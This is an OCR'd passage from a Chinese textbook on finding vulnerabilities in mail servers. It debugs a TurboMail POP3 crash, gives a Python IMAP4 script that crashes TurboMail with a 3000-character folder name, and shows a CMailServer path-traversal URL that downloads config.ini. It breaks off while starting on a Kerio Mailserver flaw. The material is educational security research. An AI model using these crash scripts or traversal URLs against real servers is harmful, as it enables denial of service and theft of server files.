


图 19.2.12　注意 OllyDbg 程序堆栈窗口出现了“local.com”字眼

继续跟踪到图 19.2.13 这里，我们发现 TurboMail 程序将邮件域名与 pop3test.py 发送给它的POP3用户名组合为了一个完整的文件路径。在OllyDbg的内存数据窗口，按下组合键Ctrl+G，并输入 eax，直接去内存中查看 eax 寄存器指向的完整文件路径究竟是什么，如图 19.2.14 所示。




```
0045A741  . 8D8424 1C0100 LEA EAX,DWORD PTR SS:[ESP+11C]
0045A748  . 83C4 10       ADD ESP,10
0045A74B  . 83C0 FF       ADD EAX,-1
0045A74E  . 8BFF          MOV EDI,EDI
0045A750  > 8A48 01       ┌MOV CL,BYTE PTR DS:[EAX+1]
0045A753  . 83C0 01       │ADD EAX,1
0045A756  . 84C9          │TEST CL,CL
0045A758  .^75 F6         └JNZ SHORT TurboMai.0045A750
0045A75A  . 8B0D E4245300 MOV ECX,DWORD PTR DS:[5324E4]
0045A760  . 8B15 E8245300 MOV EDX,DWORD PTR DS:[5324E8]
0045A766  . 55            PUSH EBP
0045A767  . 8908          MOV DWORD PTR DS:[EAX],ECX
0045A769  . 8B0D EC245300 MOV ECX,DWORD PTR DS:[5324EC]
0045A76F  . 8950 04       MOV DWORD PTR DS:[EAX+4],EDX
0045A772  . 68 FF000000   PUSH 0FF
0045A777  . 33F6          XOR ESI,ESI
0045A779  . 8D5424 15     LEA EDX,DWORD PTR SS:[ESP+15]
0045A77D  . 56            PUSH ESI
Stack address=0C5FF294, (ASCII "c:\turbomail\accounts\local.com\aaaaaaaaaaaaaa
EAX=0C5FF294, (ASCII "c:\turbomail\accounts\local.com\aaaaaaaaaaaaaaaaaaaaaaaa
```

这里程序将邮件域和用户名组合为一个文件路径

图 19.2.13 Olly Dbg 显示程序将邮件域名和用户名组合为文件路径

图 19.2.14 中看到，eax 寄存器指向的完整路径指向了一个“account.xml”文件。打开 TurboMail 程序安装目录下的 accounts 文件目录，如图 19.2.15 所示。



```
43 3A 5C 74|75 72 62 6F|6D 61 69 6C|5C 61 63 63 C:\turbomail\acc
6F 75 6E 74|73 5C 6C 6F|63 61 6C 2E|63 6F 6D 5C ounts\local.com\
61 61 61 61|61 61 61 61|61 61 61 61|61 61 61 61 aaaaaaaaaaaaaaaa
61 61 61 61|61 61 61 61|61 61 61 61|61 61 61 61 aaaaaaaaaaaaaaaa
61 61 61 61|61 61 61 61|61 61 61 61|61 61 61 61 aaaaaaaaaaaaaaaa
61 61 61 61|61 61 61 61|61 61 61 61|61 61 61 61 aaaaaaaaaaaaaaaa
61 61 61 61|61 61 61 61|61 61 61 61|61 61 61 61 aaaaaaaaaaaaaaaa
61 61 61 61|61 61 61 61|61 61 61 61|61 61 61 61 aaaaaaaaaaaaaaaa
61 61 61 61|61 61 61 61|61 61 61 61|61 61 61 61 aaaaaaaaaaaaaaaa
61 61 61 61|61 61 61 61|61 61 61 61|61 61 61 61 aaaaaaaaaaaaaaaa
61 61 61 61|61 61 61 61|61 61 61 61|61 61 61 61 aaaaaaaaaaaaaaaa
61 61 61 61|61 61 61 61|61 61 61 61|61 61 61 61 aaaaaaaaaaaaaaaa
61 61 61 61|61 61 61 61|61 61 61 61|61 61 61 61 aaaaaaaaaaaaaaaa
61 61 61 61|61 61 61 61|61 61 61 61|61 61 61 61 aaaaaaaaaaaaaaaa
61 61 61 61|61 61 61 61|61 61 61 61|61 61 61 61 aaaaaaaaaaaaaaaa
61 61 61 61|61 61 61 61|61 61 61 61|61 61 61 61 aaaaaaaaaaaaaaaa
61 61 61 61|61 61 61 61|61 61 61 61|61 61 61 61 aaaaaaaaaaaaaaaa
61 61 61 61|61 61 61 61|61 61 61 61|61 61 5C 61 aaaaaaaaaaaaaa\a
63 63 6F 75|6E 74 2E 78|6D 6C 00 00|00 00 00 00 ccount.xml......
```

图 19.2.14 eax 寄存器指向的内容




图 19.2.15 T urboMail 程序以邮件域名作为文件目录名

TurboMail 程序在管理邮件域名的时候采用的是以邮件域名作为文件目录，建立对应文件目录的方式来管理邮件域名。每一个邮件域名就对应本地磁盘上的一个文件目录。而每个邮件域名下的用户就会相应建立一个文件目录在邮件域名所在的文件目录下，如图 19.2.16 所示。




图 19.2.16 T urboMail 程序以用户名作为文件目录名

用户名文件目录中保存了用户所有的数据信息，包括电子邮件、账户信息等等。其中账户信息就保存在 account.xml 文件中。我们可以打开一个用户的 account.xml 文件看一看其中的内容。

```
<?xml encoding="UTF-8"?>
<user modifytime="1269951304531">
  <general>
    <username>test</username>
    <password>MTIzNDU2</password>
    <usertype>U</usertype>
  </general>
  <services>
    <enable>true</enable>
    <enable_smtp>true</enable_smtp>
    <enable_pop3>true</enable_pop3>
    <enable_imap4>true</enable_imap4>
    <enable_webaccess>true</enable_webaccess>
    <enable_localdomain>false</enable_localdomain>
    <enable_sms>false</enable_sms>
  </services>
  <mailbox>
    <max_mailbox_size>-1</max_mailbox_size>
    <max_mailbox_msgs>-1</max_mailbox_msgs>
  </mailbox>
</user>
```

其中最为关键的地方是“<password>MTIzNDU2</password>”这里。TurboMail 程序采用加密算法将用户的密码信息加密后保存在 account.xml 文件当中。

结合上面这段分析可知，TurboMail 程序在接收到 pop3test.py 发送给它的用户名和密码后，利用该用户名组合邮件域名所在文件目录名称，打开该用户名对应文件目录下的 account.xml 文件，取出其中加密后的密码用来与 pop3test.py 发送给它的密码加密后进行比较，以完成用户

身份认证。在这个时候，由于 pop3test.py 发送给 TurboMail 程序的用户名过长，TurboMail 程序组合后的文件目录名长度早已超过了 Windows 系统限制的 260 个字节的长度，程序在打开这样一个非法的文件路径名时发生了严重错误，导致程序最终崩溃。

综上所述，虽然这个漏洞不属于缓冲区溢出，但是邮件服务器被 DOS 的根本原因还是缺少对输入的合法性验证，从这一点上来看，该漏洞的成因与缓冲区溢出漏洞是一致的。

19.3 挖掘 IMAP4 漏洞

19.3.1 IMAP4 协议简介

IMAP 协议全称为交互式数据消息访问协议（Internet Message Access Protocol）。与 POP3 协议类似，IMAP 也是用来接收电子邮件的协议。不同的是 POP3 协议是将远程电子邮件服务器上的电子邮件下载到本地计算机上，而 IMAP 协议则支持用户直接操作远程电子邮件服务器上的电子邮件而无需下载到本地计算机上。

同时，IMAP 协议扩展了 POP3 协议的功能，可以重命名电子邮件或者建立邮箱文件夹来分类存储电子邮件等。IMAP 协议也有离线下载电子邮件的功能，不过不同于 POP3，它不会自动删除在邮件服务器上已取出的电子邮件。IMAP 协议工作在 143 号端口上，采用明文的命令方式来操作电子邮件。目前使用最广泛的 IMAP 协议是 IMAP4 协议。

IMAP4 协议的认证与 POP3 类似，都是向远程邮件服务程序发送固定的认证命令。我们先来尝试下非法的用户名与密码。

```
import imaplib
M = imaplib.IMAP4("127.0.0.1")
try:
    M.login('test', '123456')
except M.error,e:
    print 'login error'
M.logout()
```

以上代码利用 Python 提供的 imaplib 库来实现 IMAP4 协议认证过程。我们可以修改上面的代码，为其创建超长的登录用户名或者密码，然后发送给被测试的邮件服务程序看是否会发生错误。

一般情况下，用户登录某个邮件服务程序后，会发现邮箱中有很多文件夹可以用来存放邮件，如收件箱、草稿箱、已发送邮件、回收站等等，如图 19.3.1 所示。

由于 IMAP4 协议支持对远程邮件服务器上邮件的操作，它在用户正确认证登录邮件系统后，支持对不同文件夹的选择，以操作不同文件夹中的邮件。选择邮箱文件夹的操作在 Python 中表现为代码“M.select(boxname)”。其中，boxname 变量用来指定被选择文件夹的具体名称。这个 boxname 自然也是一个值得测试的地方。

图 19.3.1　邮箱中一般存在多个文件夹

19.3.2　IMAP4 漏洞挖掘手记

TurboMail 在处理 IMAP4 协议过程中也存在溢出漏洞。下面将演示 TurboMail 在处理 IMAP4 协议的邮箱选择命令时，由于对被选择文件夹名称长度没有加以限制，而导致邮件服务程序崩溃的现象。本节测试环境如表 19-3-1 所示。

表 19-3-1　测试环境

	推荐使用的环境	备　　注
操作系统	Windows XP Pro SP2	
TurboMail 版本 4.	3.0	

与 19.2.2 中的实验一样，首先需要通过 TurboMail 程序的 Web Mail 建立一个邮件域，依旧使用“local.com”。之后新建一个用户为“test@local.com”，密码为 123456，测试脚本如下：

```
import imaplib
M = imaplib.IMAP4("127.0.0.1")
ar = 'A'*3000
try:
    M.login('test@local.com', '123456')
except M.error,e:
    print 'login error'
try:
    s=M.select(ar)
except M.error,e:
    print 'select error'
print '%s\n' % s[0]
M.close()
M.logout()
```

请注意，M.login 函数中第一个参数为新建的邮箱账户名，第二个参数为用户密码。M.select 函数接收的参数为变量 ar，它是一个由 3000 个大写字母 A 组合的字符串变量。执行该脚本，如图 19.3.2 所示。

```
F:\>imap4test.py
NO

Traceback (most recent call last):
  File "F:\imap4test.py", line 14, in <module>
    M.close()
  File "H:\Python26\lib\imaplib.py", line 376, in close
    typ, dat = self._simple_command('CLOSE')
  File "H:\Python26\lib\imaplib.py", line 1059, in _simple_command
    return self._command_complete(name, self._command(name, *args))
  File "H:\Python26\lib\imaplib.py", line 819, in _command
    ', '.join(Commands[name])))
imaplib.error: command CLOSE illegal in state AUTH, only allowed in states SELEC
TED
```

图 19.3.2　修改后的 imap4test.py 运行效果截图

imap4test.py 给出了很多错误提示，大概意思是说在执行“M.close()”操作时发生了不能关闭被打开的邮箱文件夹的现象。与此同时，OllyDbg 截获到被测试的 TurboMail 程序发生了一个错误，如图 19.3.3 所示。




图 19.3.3 Olly Dbg 监视到 TurboMail 发生了运行错误

从 OllyDbg 截获的指令代码上，可以看到，TurboMail 试图在读取内存地址为 0x41414151 的地方，但这个内存地址是不可读的。41 这个十六进制表达式正好对应的就是大写字母 A 的 ASCII 码，也就是说前面测试中发送给 TurboMail 的邮箱文件夹名称过长，以至于覆盖了内存中的某些关键数据，导致 TurboMail 最终读取到一个非法的内存地址，造成了服务器的 DOS。

19.4　其他 E-mail 漏洞

19.4.1　URL 中的路径回溯

CMailServer 邮件服务器于 2000 年 8 月问世，是基于 Windows 平台的邮件服务器软件，支

持互联网邮件收发、网页邮件收发(WebMail)、邮件杀毒、防垃圾邮件、邮件过滤、邮件监视、邮件备份、邮件转发、多域名邮件收发和邮件发送验证等功能，是目前国内流行的邮件服务器软件。

CMailServer 历史上曾被爆出过 XSS、SQL 注入、缓冲区溢出等漏洞。这里将介绍其 5.4.6 版本上存在的路径回溯漏洞：CMailServer 为用户提供了邮件中附件下载的功能，但是在下载的时候没有对用户传递的附件地址进行有效性校验，这就使得用户可以通过构造附件地址来实现任意文件的下载。本节测试环境如表 19-4-1 所示。

表 19-4-1　测试环境

	推荐使用的环境	备　　注
操作系统	Windows XP Pro SP2	安装 IIS
CMailServer 版本 5.	4.6	

接下来我们来看看这一漏洞的利用过程。首先可以通过登录页面上的“马上注册”来申请一个新用户，如图 19.4.1 所示。




图 19.4.1　CMailServer　Web 管理界面

然后用 test 用户登录 CMailServer 的 WebMail 系统，新建一封邮件并随意添加一个文件作为附件，最后将测试邮件发给自己。收到邮件后，将鼠标移动到邮件附件的位置上，可以看到附件的 URL，如图 19.4.2 所示。




图 19.4.2 附件的 URL

请注意浏览器的底部状态栏中显示出一个 URL 地址：http://127.0.0.1/mail/download.asp?urlOfAttach=%2Fmaildata%2Ftest%2F35185109031761%2F2%2Fasp%2Easp。这是一个典型的文件名为参数的下载调用，如果对 urlOfAttach 参数检查不够严格，就有可能通过路径回溯获得邮件服务器文件系统的读权限。不妨查看一下 download.asp 的代码：

```
<%
  Option Explicit
  Response.Expires = 0
  Response.Buffer = TRUE
  Server.ScriptTimeOut = 1800
  If Session("LoginSuccess")=1 Then
    If Left(Request("urlOfAttach"), 10) = "/maildata/" Then
            Dim download
            Set download = Server.CreateObject("CMailCOM.POP3.1")
            download.Download Request("urlOfAttach"), Response
            Set download = Nothing
            Response.End
    End If
  End If
%>
```

从代码中可以看到，程序对下载参数的校验的确不够严格，仅仅判断了 urlOfAttach 参数

的开始部分是不是“/maildata/”。将附件对应的 URL 解码为：http://127.0.0.1/mail/download.asp?urlOfAttach=/maildata/test/35185109031761/2/asp.asp。回到安装 CMailServer 的服务器上观察一下目录结构，发现 asp.asp 就保存在 webmaildownload\test\35185109031761\2 目录下边。也就是说 urlOfAttach 参数中的/maildata 部分其实是将下载的目录指向了 webmaildownload 目录。

知道/maildata 对应的实际路径，就可以开始构造路径回溯字符串了。以 CMailServer 邮件服务软件安装根目录下的 config.ini 文件为例，对应的 URL 应该为 http://127.0.0.1/mail/download.asp?urlOfAttach=/maildata/../config.ini。在浏览器中输入该网址，就可以看到文件下载提示了，如图 19.4.3 所示。

漏洞的类型有许多，在挖掘安全漏洞的时候不应给思维套上枷锁，一味地陷入缓冲区溢出等内存问题，而是应该开放思路。




图 19.4.3　成功下载到 config.ini

19.4.2　内存中的路径回溯

路径回溯的原理虽然简单，但是要敏锐地把握住软件中潜在的路径回溯风险并不是件容易的事，本节中的案例可以帮助您开拓挖掘路径回溯漏洞的思路。

本次被测试的主角是非常著名的邮件服务程序 Kerio M ailserver，测试的版本为 6.7.3，测试操作系统为 Windows XP SP2 简体中文版。其他的老版本同样能受此漏洞影响，这个漏洞就是一个通过管理第三方服务器应用软件从而能够“管理”到真正的服务器系统上的安全漏洞，

也是一个 0day 漏洞。

测试环境如表 19-4-2 所示。

表 19-4-2 测试环境

	推荐使用的环境	备 注
操作系统	Windows XP Pro SP2	
Kerio Mailserver 版本 6.	7.3	

题外话：Kerio Mailserver 软件的 6.7.3 build 7919 版本是 6.7.3 的 patch 1 版本，经过测试，该版本的 Kerio Mailserver 同样存在这里演示的安全漏洞

经过一系列的协议 Fuzz 测试，该款邮件服务程序并没有发现溢出漏洞，但是通过阅读 Kerio Mailserver 的帮助文档，我们发现 Kerio Mailserver 提供了远程管理模式。Kerio Mailserver 在安装过程中，会同时安装服务程序本身和管理客户端程序。成功安装 Kerio Mailserv er 后，会在系统的右下角出现一个信封的标志，双击此标志就会出现管理客户端即所谓的“Kerio Administration Console”，如图 19.4.4 所示。

图 19.4.4 Kerio Administration Console 的使用界面

在安装 Kerio Mailserver 过程中，Kerio Mailserver 会提醒设置管理员 admin 的密码，之后单击“连接”按钮，进入控制台，如图 19.4.5 所示

Kerio Mailserver 提供了一个非常详细的远程管理环境。请注意图 19.4.5 中左下方的一个选区。如图 19.4.6 所示，这个名叫“登录”的选区看起来是一个分类记录 Kerio Mailserv er 运行期间日志信息的地方。




图 19.4.5　成功连接后的远程管理界面




图 19.4.6 Kerio　Mailserver 管理界面中的“登录”选区

在 Kerio Mailserver 所在的服务器上，打开 MailServer 文件夹下找到 store 文件夹，其中有一个 logs 文件夹，这就是 Kerio Mailserver 存放日志信息的地方，如图 19.4.7 所示。

图 19.4.6 中每一个在 Kerio Mailserver 远程管理控制台 Kerio Administration Console 登录选区中看到的子选项在图 19.4.7 中都有两个文件与之相对应，例如，“config”选项对应的两个文件就是 config.log 和 config.log.idx，其中 config.log 记录着日志内容，而 config.log.idx 则是一个检索文件。

从程序设计的角度来看这部分功能的实现大概如下：Kerio Mailserver 管理员在通过远程管理控制台 Kerio Administration Console 查看某一种类型的日志时，Kerio Administration Console

发送一个对应日志的名字给 Kerio Mailserv er 服务程序，Kerio Mailserv er 服务程序在接收到这个日志名字后就会打开服务器上相应的日志文件并返回给 Console 显示出来。




图 19.4.7 Kerio Mailserver 采用文件形式来存放系统日志信息

如果在 Kerio Administration Console 发送数据信息时篡改这个标志着日志文件名称的数据为其他路径下的文件，会不会由此获得服务器端的文件系统的访问权限呢？

带着这个疑问，首先能够想到的是从网络上抓包观察。重新运行管理端 Kerio Administration Console，使用 Sn iffer 监听 Kerio Administration Console 发向 Kerio Mailserver 服务软件的数据包信息，结果发现 Kerio Administration Console 管理端与远程 Kerio Mailserver 进行交换的数据全部都是“乱码”。看来 Kerio Mailserver 采用了某种加密算法用来实现管理端与服务程序之间的数据交互，直接想要修改数据包内容来获得文件系统的访问权限看来比较困难。

抓包尝试未果后，我们发现在“登录”选区的任意一个分类选区右侧，用鼠标右击日志内容显示的地方，会出现图 19.4.8 的一个菜单。这个菜单中，有一个选项“日志设置”，点击该选项如图 19.4.9 所示。

图 19.4.8 在管理端的日志选区右击出现一个菜单

在图 19.4.9 中发现通过“日志设置”选项中的文件日志功能可以用来设置想要读取日志文件的名称。立刻使用 “../../1.txt”来测试一下能不能利用路径回溯获得文件系统的任意访问权限。结果发现“/”和“\”符号都被过滤了，只留下了小数点符号。看来 Kerio Mailserver 已经对路径回溯中涉及的敏感关键字进行了处理。




图 19.4.9 “日志设置”对话框

路径回溯未果后，再次整理思路，现在只是在 client 端对输入做了限制，如果在 server 端没有做类似过滤处理的话，我们仍然可以通过调试的方法，直接在内存中注入路径回溯的字符串，尝试获取任意路径下的文件。

